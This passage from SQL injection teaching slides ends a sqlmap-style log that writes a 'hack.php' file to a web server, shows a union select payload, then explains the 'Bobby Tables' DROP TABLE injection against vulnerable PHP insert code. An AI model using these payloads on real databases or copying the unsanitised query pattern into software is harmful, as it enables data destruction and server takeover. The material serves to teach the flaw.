[05:16:50] [INFO] resuming union payload id=1' UNION ALL SELECT CONCAT(CHAR(58,
[05:16:51] [INFO] the back-end DBMS operating system is Windows
do you want confirmation that the file 'c:/xampp/htdocs/hack.php' has been succe
ssfully written on the back-end DBMS file system? [Y/n] y
[05:16:53] [INFO] the file has been successfully written and its size is 37 byte
s, but the size differs from the local  file 'hack.php' (27 bytes)

[*] shutting down at: 05:16:53
```

' union select 1,2,3,4,5,6,7,8,9, **'End of SQL injection'** #

Appendix 1

Solving the mystery

Solving the mystery


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

So, do you know how did it happened ?

SQL injection intro

- In the previous cartoon, a woman named her boy:

  Robert’); DROP TABLE Students; --

- That name caused the school to lose it’s students data

- Can such name spell disaster for a school?

Mystery of the lost records

- Assume below is the code for inserting a student record into a DB

```
<?php
..
..

$fullname          = $_GET['name'];
$classroom         = $_GET['room'];

$query = "INSERT INTO Students VALUES ('$fullname', '$classroom')";
mssql_query($query);
..
..
?>
```

Mystery of the lost records (cont.)

- The values:

  $fullname = "Robert'); DROP TABLE Students; --"

  $classroom = "orchid"

- The query

```
INSERT INTO Students VALUES ('$fullname', '$classroom')
```

- after substituting the variables, query will be:

```
INSERT INTO Students VALUES ('Robert' ); DROP TABLE Students; --', 'orchid')
```

Mystery of the lost records solved !

```
INSERT INTO Students VALUES ('Robert' ); DROP TABLE Students; --', 'orchid')
```

- This can be broken down into:

```
INSERT INTO Students VALUES ('Robert' );    //query 1
DROP TABLE Students;                        //query 2 (dangerous)
--', 'orchid')                              //comment
```

- This is how the Students data was gone !